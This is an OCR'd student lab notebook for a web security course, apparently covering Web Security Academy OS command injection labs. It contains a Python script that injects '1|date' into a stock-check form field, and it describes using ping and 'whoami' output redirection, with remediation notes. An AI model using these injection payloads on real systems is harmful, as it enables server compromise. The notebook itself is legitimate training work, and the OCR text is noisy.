
Tristan Gomez
CS 595


Lab Notebook #2

2.1 Command and SQL Injection

OS-Command-Injection(1)

The vulnerability in this lab is that the site sends queries in POST requests directly to “an underlying OS command”, making the site vulnerable to an injection attack. To remediate this vulnerability, the developers should sanitize user input or prevent any user input being used at all.


simple.py - websec - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
OPEN EDITORS
simple.py Lab No...
blindTimeDelays....
WEBSEC
.vscode
Lab Notebook #1 Pr...
1.2-1.3
1.5
1.6
1.7
2.1
os-command-injec...
blindTimeDelays...
simple.py
sqlInjection
s21websec-tristan-g...
Multiprocessing_pro...
TIMELINE
OUTLINE
NPM SCRIPTS
simple.py
blindTimeDelays.py
Lab Notebook #1 Programs > 2.1 > os-command-injection > simple.py > ...
1 import requests
2
3 s = requests.Session()
4 site = "aca21ff91f894c1680d55b5300d40025.web-security-academy.net"
5 stock_post_url = f'https://{site}/product/stock'
6 post_data = {
7 'productId' : 'date',
8 'storeId' : '1|date'
9 }
10 resp = s.post(stock_post_url, data=post_data)
11 print(resp.text)
PROBLEMS TERMINAL OUTPUT DEBUG CONSOLE
3: Python
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec$ /usr/bin/python3 "/home/magos-gomez/Desktop
ab Notebook #1 Programs/2.1/os-command-injection/simple.py"
Tue Apr 20 00:04:44 UTC 2021
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec$
master
Python 3.6.9 64-bit
0 0
-- INSERT --
Ln 8, Col 24
Spaces: 4
UTF-8
LF
Python
1.4: HW1 (2fa-bypass-usin
Inbox - gomez22@pd...
APPRENTIC
LAB
This lab co
The applica
from the co
To solve th
Solut
1. Use B
2. Modify
3. Obser
on our Hall of Fame


OS command injection, simple case — Mozilla Firefox
1.4: HW1 (2fa-bypass-using
2.1: Command and SQL inje
OS command injection, sim
https://aca21ff91f894c1680d55b5300d40025.web-security-academy.net/product?productId=1
Inbox - gomez22@pd...
Where work happens ...
Portland State Univer...
Course homepage: CS...
Homepage - CS-311-0...
Trezor Wallet
London
Check stock
#!/bin/bash set -eu eval cksum <<< "$1 $2" | cut -c 2-3 | rev | sed s/0/1/ units
< Return
Console
Debugger
Network
Style Editor
Inspector
Performance
Storage
Memory
Accessibility
Application
Search HTML
$76.19
<img src="/image/content/productcatalog/products/37.jpg">
<label>Description:</label>


<form id="stockCheckForm" action="/product/stock" method="POST">
<input required="" type="hidden" name="productId" value="1">
<select name="storeId">
<option value="1|cat stockreport.sh">London</option>
<option value="2">Paris</option>
<option value="3">Milan</option>
</select>
whitespace
<button class="button" type="submit">Check stock</button>
</form>

<script src="/resources/js/stockCheckPayload.js"></script>
<script src="/resources/js/stockCheck.js"></script>

</section>


</section>

</body>
html > body > div > section.maincontainer > div.container.is-page > section.product > p
Filter Styles
element { inline }
p { labsEcommerce.css:475
margin: 0 0 10px;
}
*, ::before, ::after { labsEcommerce.css:106
-moz-box-sizing: border-box;
-webkit-box-sizing: border-box;
box-sizing: border-box;
}
Inherited from body
body { labsEcommerce.css:464
color: #333332;
font-size: 16px;
font-family: Arial, "Helvetica Neue", Helvetica, sans-serif;
line-height: 1.4;
overflow-wrap: break-word;
word-wrap: break-word;
}
Inherited from html
:root { labsEcommerce.css:47 @(min-width: 1200px)
--text-scale-ratio: 1.2;
--text-lineheight: 1.5;
Layout
Flexbox
Grid
Box Model
margin
1140×67.2
Box Model
box-sizin
display




OS-command-injection(2)


This site has a command injection vulnerability that I need to find as an attacker. I have to probe the site's form submission and inject a ping command to see which field processes the command. Once I have identified that vulnerabile form field, I can use it to inject more sinister commands. To remediate this vulnerability, the site needs to perform input validation to prevent malicious input from being processed on the server side.



OS-command-injection(3)

The vulnerability in this lab is another command injection vulnerability. As an attacker, I identified that the email field in the POST data is vulnerable to code injection. I can inject the “whoami” command and pipe its output into a writable file which I am then able to see the contents of using a GET request. To remediate this vulnerability, there should be server side input validation, and also the user input should be vetted before submission.



Blind OS command injection with output redirection — Mozilla Firefox
2.1: Command and SQL inje
Blind OS command injectio
https://ac9e1fc31f82b8608029becf003b0065.web-security-academy.net/feedback
Inbox - gomez22@pd...
Where work happens ...
Portland State Univer...
Course homepage: CS...
Homepage - CS-311-0...
Trezor Wallet
Web Security Academy
Blind OS command injection with output redirection
Back to lab description
LAB
Solve
Congratulations, you solved the lab!
Share your skills!
Continu
blindOutputRedirection.py - websec - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
blindTimeDelays.py
blindOutputRedirection.py
OPEN EDITORS
blindTimeDelays....
blindOutputRedi...
WEBSEC
.vscode
Lab Notebook #1 Pr...
1.2-1.3
1.5
1.6
TIMELINE
OUTLINE
NPM SCRIPTS
Lab Notebook #1 Programs > 2.1 > os-command-injection > blindOutputRedirection.py > ...
13 feedback_submit_url = f"https://{site}/feedback/submit"
PROBLEMS TERMINAL OUTPUT DEBUG CONSOLE
2: Python
gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec$
master
Python 3.6.9 64-bit
0 0
Live Share
-- INSERT --
Ln 25, Col 16
Spaces: 4
UTF-8
LF
Message:



OS-Command-Injection(4)

